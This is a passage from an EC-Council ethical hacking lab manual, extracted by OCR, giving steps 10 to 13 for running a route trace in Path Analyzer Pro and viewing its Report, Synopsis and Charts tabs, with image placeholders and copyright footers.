


10. While Path Analyzer Pro performs this trace, the **Trace** button changes automatically to **Stop**.

    Note: If a **read** pop-up appears click **OK**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. After the trace is complete, the trace results are displayed under the **Report** tab in the form of a **linear chart** depicting the number of hops between you and the target.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Click the **Synopsis** tab, which displays a one-page summary of trace results.




13. Click the **Charts** tab to view the results of the trace.

